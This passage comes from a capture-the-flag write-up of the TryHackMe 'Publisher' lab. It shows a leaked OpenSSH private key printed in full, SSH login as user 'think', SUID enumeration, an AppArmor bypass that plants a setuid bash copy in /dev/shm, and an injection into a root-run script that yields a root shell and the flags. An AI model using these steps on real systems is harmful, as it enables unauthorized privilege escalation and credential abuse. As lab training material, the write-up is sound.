mTQHoxj3Jl3M8+Au+0P+2aaTrWyO5zWhUfnWRzHpvGAi6+zbep/sgNFiNIST2AigdmA1QV
VxlDuPzM77d5DWExdNAaOsqQnEMx65ZBAOpj1aegUcfyMhWttknhgcEn52hREIqty7gOR5
49F0+4+BrRLivK0nZJuuvK1EMPOo2aDHsxMGt4tomuBNeMhxPpqHW17ftxjSHNv+wJ4WkV
8Q7+MfdnzSriRRXisKavE6MPzYHJtMEuDUJDUtIpXVx2rl/L3DBs1GGES1Qq5vWwNGOkLR
zz2F+3dNNzK6d0e18ciUXF0qZxFzF+hqwxi6jCASFg6A0YjcozKl1WdkUtqqw+Mf15q+KW
xlkL1XnW4/jPt3tb4A9UsW/ayOLCGrlvMwlonGq+s+0nswZNAIDvKKIzzbqvBKZMfVZl4Q
UafNbJoLlXm+4lshdBSRVHPe81IYS8C+1foyX+f1HRkodpkGE0/4/StcGv4XiRBFG1qQAA
AMEAsFmX8iE4UuNEmz467uDcvLP53P9E2nwjYf65U4ArSijnPY0GRIu8ZQkyxKb4V5569l
DbOLhbfRF/KTRO7nWKqo4UUoYvlRg4MuCwiNsOTWbcNqkPWllD0dGO7IbDJ1uCJqNjV+OE
56P0Z/HAQfZovFlzgC4xwwW8Mm698H/wss8Lt9wsZq4hMFxmZCdOuZOlYlMsGJgtekVDGL
IHjNxGd46wo37cKT9jb27OsONG7BIq7iTee5T59xupekynvIqbAAAAwQDnTuHO27B1PRiV
ThENf8Iz+Y8LFcKLjnDwBdFkyE9kqNRT71xyZK8t5O2Ec0vCRiLeZU/DTAFPiR+B6WPfUb
kFX8AXaUXpJmUlTLl6on7mCpNnjjsRKJDUtFm0H6MOGD/YgYE4ZvruoHCmQaeNMpc3YSrG
vKrFIed5LNAJ3kLWk8SbzZxsuERbybIKGJa8Z9lYWtpPiHCsl1wqrFiB9ikfMa2DoWTuBh
+Xk2NGp6e98Bjtf7qtBn/0rBfdZjveM1MAAADBANoC+jBOLbAHk2rKEvTY1Msbc8Nf2aXe
v0M04fPPBE22VsJGK1Wbi786Z0QVhnbNe6JnlLigk50DEc1WrKvHvWND0WuthNYTThiwFr
LsHpJjf7fAUXSGQfCc0Z06gFMtmhwZUuYEH9JjZbG2oLnn47BdOnumAOE/mRxDelSOv5J5
M8X1rGlGEnXqGuw917aaHPPBnSfquimQkXZ55yyI9uhtc6BrRanGRlEYPOCR18Ppcr5d96
Hx4+A+YKJ0iNuyTwAAAA90aGlua0BwdWJsaXNoZXIBAg==
-----END OPENSSH PRIVATE KEY-----
meterpreter > 
```


```
-----BEGIN OPENSSH PRIVATE KEY-----
b3BlbnNzaC1rZXktdjEAAAAABG5vbmUAAAAEbm9uZQAAAAAAAAABAAABlwAAAAdzc2gtcn
NhAAAAAwEAAQAAAYEAxPvc9pijpUJA4olyvkW0ryYASBpdmBasOEls6ORw7FMgjPW86tDK
uIXyZneBIUarJiZh8VzFqmKRYcioDwlJzq+9/2ipQHTVzNjxxg18wWvF0WnK2lI5TQ7QXc
OY8+1CUVX67y4UXrKASf8l7lPKIED24bXjkDBkVrCMHwScQbg/nIIFxyi262JoJTjh9Jgx
SBjaDOELBBxydv78YMN9dyafImAXYX96H5k+8vC8/I3bkwiCnhuKKJ11TV4b8lMsbrgqbY
RYfbCJapB27zJ24a1aR5Un+Ec2XV2fawhmftS05b10M0QAnDEu7SGXG9mF/hLJyheRe8lv
+rk5EkZNgh14YpXG/E9yIbxB9Rf5k0ekxodZjVV06iqIHBomcQrKotV5nXBRPgVeH71JgV
QFkNQyqVM4wf6oODSqQsuIvnkB5l9e095sJDwz1pj/aTL3Z6Z28KgPKCjOELvkAPcncuMQ
Tu+z6QVUr0cCjgSRhw4Gy/bfJ4lLyX/bciL5QoydAAAFiD95i1o/eYtaAAAAB3NzaC1yc2
```

```
EAAAGBAMT73PaYo6VCQOKJcr5FtK8mAEgaXZgWrDhJbOjkcOxTIIz1vOrQyriF8mZ3gSFG
qyYmYfFcxapikWHIqA8JSc6vvf9oqUB01czY8cYNfMFrxdFpytpSOU0O0F3DmPPtQlFV+u
8uFF6ygEn/Je5TyiBA9uG145AwZFawjB8EnEG4P5yCBccotutiaCU44fSYMUgY2gzhCwQc
cnb+/GDDfXcmnyJgF2F/eh+ZPvLwvPyN25MIgp4biiiddU1eG/JTLG64Km2EWH2wiWqQdu
8yduGtWkeVJ/hHNl1dn2sIZn7UtOW9dDNEAJwxLu0hlxvZhf4SycoXkXvJb/q5ORJGTYId
eGKVxvxPciG8QfUX+ZNHpMaHWY1VdOoqiBwaJnEKyqLVeZ1wUT4FXh+9SYFUBZDUMqlTOM
H+qDg0qkLLiL55AeZfXtPebCQ8M9aY/2ky92emdvCoDygozhC75AD3J3LjEE7vs+kFVK9H
Ao4EkYcOBsv23yeJS8l/23Ii+UKMnQAAAAMBAAEAAAGBAIIasGkXjA6c4eo+SlEuDRcaDF
mTQHoxj3Jl3M8+Au+0P+2aaTrWyO5zWhUfnWRzHpvGAi6+zbep/sgNFiNIST2AigdmA1QV
VxlDuPzM77d5DWExdNAaOsqQnEMx65ZBAOpj1aegUcfyMhWttknhgcEn52hREIqty7gOR5
49F0+4+BrRLivK0nZJuuvK1EMPOo2aDHsxMGt4tomuBNeMhxPpqHW17ftxjSHNv+wJ4WkV
8Q7+MfdnzSriRRXisKavE6MPzYHJtMEuDUJDUtIpXVx2rl/L3DBs1GGES1Qq5vWwNGOkLR
zz2F+3dNNzK6d0e18ciUXF0qZxFzF+hqwxi6jCASFg6A0YjcozKl1WdkUtqqw+Mf15q+KW
xlkL1XnW4/jPt3tb4A9UsW/ayOLCGrlvMwlonGq+s+0nswZNAIDvKKIzzbqvBKZMfVZl4Q
UafNbJoLlXm+4lshdBSRVHPe81IYS8C+1foyX+f1HRkodpkGE0/4/StcGv4XiRBFG1qQAA
AMEAsFmX8iE4UuNEmz467uDcvLP53P9E2nwjYf65U4ArSijnPY0GRIu8ZQkyxKb4V5569l
DbOLhbfRF/KTRO7nWKqo4UUoYvlRg4MuCwiNsOTWbcNqkPWllD0dGO7IbDJ1uCJqNjV+OE
56P0Z/HAQfZovFlzgC4xwwW8Mm698H/wss8Lt9wsZq4hMFxmZCdOuZOlYlMsGJgtekVDGL
IHjNxGd46wo37cKT9jb27OsONG7BIq7iTee5T59xupekynvIqbAAAAwQDnTuHO27B1PRiV
ThENf8Iz+Y8LFcKLjnDwBdFkyE9kqNRT71xyZK8t5O2Ec0vCRiLeZU/DTAFPiR+B6WPfUb
kFX8AXaUXpJmUlTLl6on7mCpNnjjsRKJDUtFm0H6MOGD/YgYE4ZvruoHCmQaeNMpc3YSrG
vKrFIed5LNAJ3kLWk8SbzZxsuERbybIKGJa8Z9lYWtpPiHCsl1wqrFiB9ikfMa2DoWTuBh
+Xk2NGp6e98Bjtf7qtBn/0rBfdZjveM1MAAADBANoC+jBOLbAHk2rKEvTY1Msbc8Nf2aXe
v0M04fPPBE22VsJGK1Wbi786Z0QVhnbNe6JnlLigk50DEc1WrKvHvWND0WuthNYTThiwFr
LsHpJjf7fAUXSGQfCc0Z06gFMtmhwZUuYEH9JjZbG2oLnn47BdOnumAOE/mRxDelSOv5J5
M8X1rGlGEnXqGuw917aaHPPBnSfquimQkXZ55yyI9uhtc6BrRanGRlEYPOCR18Ppcr5d96
Hx4+A+YKJ0iNuyTwAAAA90aGlua0BwdWJsaXNoZXIBAg==
-----END OPENSSH PRIVATE KEY-----
```


3.3 Privilege Escalation

Commands

- `touch id _rsa_`
- `chmod +x id_rsa`
- `chmod 600 id_rsa`
- `ssh think@10.19.27.227 -i id_rsa`




```
root@ip-10-10-207-193:~# touch id_rsa
root@ip-10-10-207-193:~# nano id_rsa
root@ip-10-10-207-193:~# chmod +x id_rsa
root@ip-10-10-207-193:~# chmod 600 id_rsa
root@ip-10-10-207-193:~# ssh think@10.10.27.227 -i id_rsa
```



```
Welcome to Ubuntu 20.04.6 LTS (GNU/Linux 5.4.0-169-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

  System information as of Mon 26 Aug 2024 10:31:07 AM UTC

  System load:                      0.16
  Usage of /:                       75.7% of 9.75GB
  Memory usage:                     14%
  Swap usage:                       0%
  Processes:                        130
  Users logged in:                  0
  IPv4 address for br-72fdb218889f: 172.18.0.1
  IPv4 address for docker0:         172.17.0.1
  IPv4 address for eth0:            10.10.102.223


Expanded Security Maintenance for Applications is not enabled.

0 updates can be applied immediately.

Enable ESM Apps to receive additional future security updates.
See https://ubuntu.com/esm or run: sudo pro status


The list of available updates is more than a week old.
To check for new updates run: sudo apt update

Last login: Mon Feb 12 20:24:07 2024 from 192.168.1.13
think@publisher:~$
```

SUID Binary Exploitation

- Finding SUID Binaries
  - `find / -type f -perm -04000 -ls 2>/dev/null`



```
think@publisher:/opt$ find / -type f -perm -04000 -ls 2>/dev/null
        4   1156 -rwsrwsrwt   1 think    think     1183448 Aug 24 16:04 /dev/shm/shell
     3279     24 -rwsr-xr-x   1 root     root        22840 Feb 21  2022 /usr/lib/policykit-1/polkit-agent-helper-1
    18535    468 -rwsr-xr-x   1 root     root       477672 Dec 18  2023 /usr/lib/openssh/ssh-keysign
     1383     16 -rwsr-xr-x   1 root     root        14488 Jul  8  2019 /usr/lib/eject/dmcrypt-get-device
     9110     52 -rwsr-xr--   1 root     messagebus    51344 Oct 25  2022 /usr/lib/dbus-1.0/dbus-daemon-launch-helper
     7253     16 -rwsr-sr-x   1 root     root          14488 Dec 13  2023 /usr/lib/xorg/Xorg.wrap
    78918    388 -rwsr-xr--   1 root     dip          395144 Jul 23  2020 /usr/sbin/pppd
   524324     20 -rwsr-sr-x   1 root     root          16760 Nov 14  2023 /usr/sbin/run_container
```


Analysis

- Identified unusual SUID binary and script in `/opt/run_container.sh`.
- The strings command was run on `/opt/run_container.sh`.

```
think@publisher:~$ strings /usr/sbin/run_container
/lib64/ld-linux-x86-64.so.2
libc.so.6
__stack_chk_fail
execve
__cxa_finalize
__libc_start_main
GLIBC_2.2.5
GLIBC_2.4
_ITM_deregisterTMCloneTable
__gmon_start__
_ITM_registerTMCloneTable
u+UH
[]A\A]A^A_
/bin/bash
/opt/run_container.sh
:*3$"
GCC: (Ubuntu 9.4.0-1ubuntu1~20.04.2) 9.4.0
```


AppArmor Bypass

- Confirmed that the user is operating within the ash shell environment.



```
cat /etc/passwd

think:x:1000:1000:,,,:/home/think:/usr/sbin/ash
fwupd-refresh:x:113:117:fwupd-refresh user,,,:/run/systemd:/usr/sbin/nologin
mysql:x:114:119:MySQL Server,,,:/nonexistent:/bin/false
dnsmasq:x:115:65534:dnsmasq,,,:/var/lib/misc:/usr/sbin/nologin
rtkit:x:116:121:RealtimeKit,,,:/proc:/usr/sbin/nologin
avahi:x:117:124:Avahi mDNS daemon,,,:/var/run/avahi-daemon:/usr/sbin/nologin
```

- Performed AppArmor Policy Checks



```
think@publisher:/tmp$ which aa-status 2>/dev/null
/usr/sbin/aa-status
think@publisher:/tmp$ /usr/sbin/aa-status
apparmor module is loaded.
You do not have enough privilege to read the profile set.
think@publisher:/tmp$ which apparmor_status 2>/dev/null
/usr/sbin/apparmor_status
think@publisher:/tmp$ /usr/sbin/apparmor_status
apparmor module is loaded.
You do not have enough privilege to read the profile set.
think@publisher:/tmp$ ls -d /etc/apparmor* 2>/dev/null
/etc/apparmor  /etc/apparmor.d
think@publisher:/tmp$ ls /etc/apparmor
apparmor/   apparmor.d/
think@publisher:/tmp$ ls /etc/apparmor
easyprof.conf  init  logprof.conf  notify.conf  parser.conf  severity.db
think@publisher:/tmp$ ls /etc/apparmor.d
abi  abstractions  disable  force-complain  local  lsb_release  nvidia_modprobe  sbin.dhclient  tunables  usr.bin.man
usr.sbin.ash  usr.sbin.ippusbxd  usr.sbin.mysqld  usr.sbin.rsyslogd  usr.sbin.tcpdump
```

```
#include <tunables/global>

/usr/sbin/ash flags=(complain) {
  #include <abstractions/base>
  #include <abstractions/bash>
  #include <abstractions/consoles>
  #include <abstractions/nameservice>
  #include <abstractions/user-tmp>

  # Remove specific file path rules
  # Deny access to certain directories
  deny /opt/ r,
  deny /opt/** w,
  deny /tmp/** w,
  deny /dev/shm w,
  deny /var/tmp w,
  deny /home/** w,
  /usr/bin/** mrix,
  /usr/sbin/** mrix,

  # Simplified rule for accessing /home directory
  owner /home/** rix,
}
```

- Confirmed that the AppArmor policy restricts write operations to the `/opt/run_container.sh` file.
  - **Write access to** `/dev/shm/` has been identified.
- **Below Command was ran in** **`/dev/shm`**

```
echo '#!/bin/bash
cp /usr/bin/bash /dev/shm/shell && chmod 7777 /dev/shm/shell' > reverse.sh
```

- `chmod +x reverse.sh`
- `./reverse.sh`
- `./shell -p`


Result: Escaped the policy of AppArmor and had write access

3.4 Root Flag


Performed the following commands and procedures to retrieve the user flag.

Commands

- `cd /opt/`
- `echo 'cp /bin/bash /tmp/shell && chmod 7777 /tmp/shell' >> /opt/run_container.sh`
- `/tmp/shell -p`



```
think@publisher:/opt$ /tmp/shell -p
shell-5.0# id
uid=1000(think) gid=1000(think) euid=0(root) egid=0(root) groups=0(root),1000(think)
shell-5.0# 
```



```
shell-5.0# cat /root/root.txt
3a4225cc9e85709adda6ef55d6a4f2ca
```

Result: Obtained root shell and got root flag

Location	Flag
/home/think/user.txt	fa229046d44eda6a3598c73ad96f4ca5
/root/root.txt	3a4225cc9e85709adda6ef55d6a4f2ca

Conclusion

The assessment of the Publisher room on TryHackMe highlighted significant security flaws that allowed for remote code execution, access to sensitive credentials, and privilege escalation. By addressing the identified issues, the security posture of the system can be significantly improved.

References

- TryHackMe Publisher Room: *Link*
- Exploit Database: CVE-2023-27372 *Link*
- HackTricks Linux Privilege Escalation: *HackTricks*

End of Report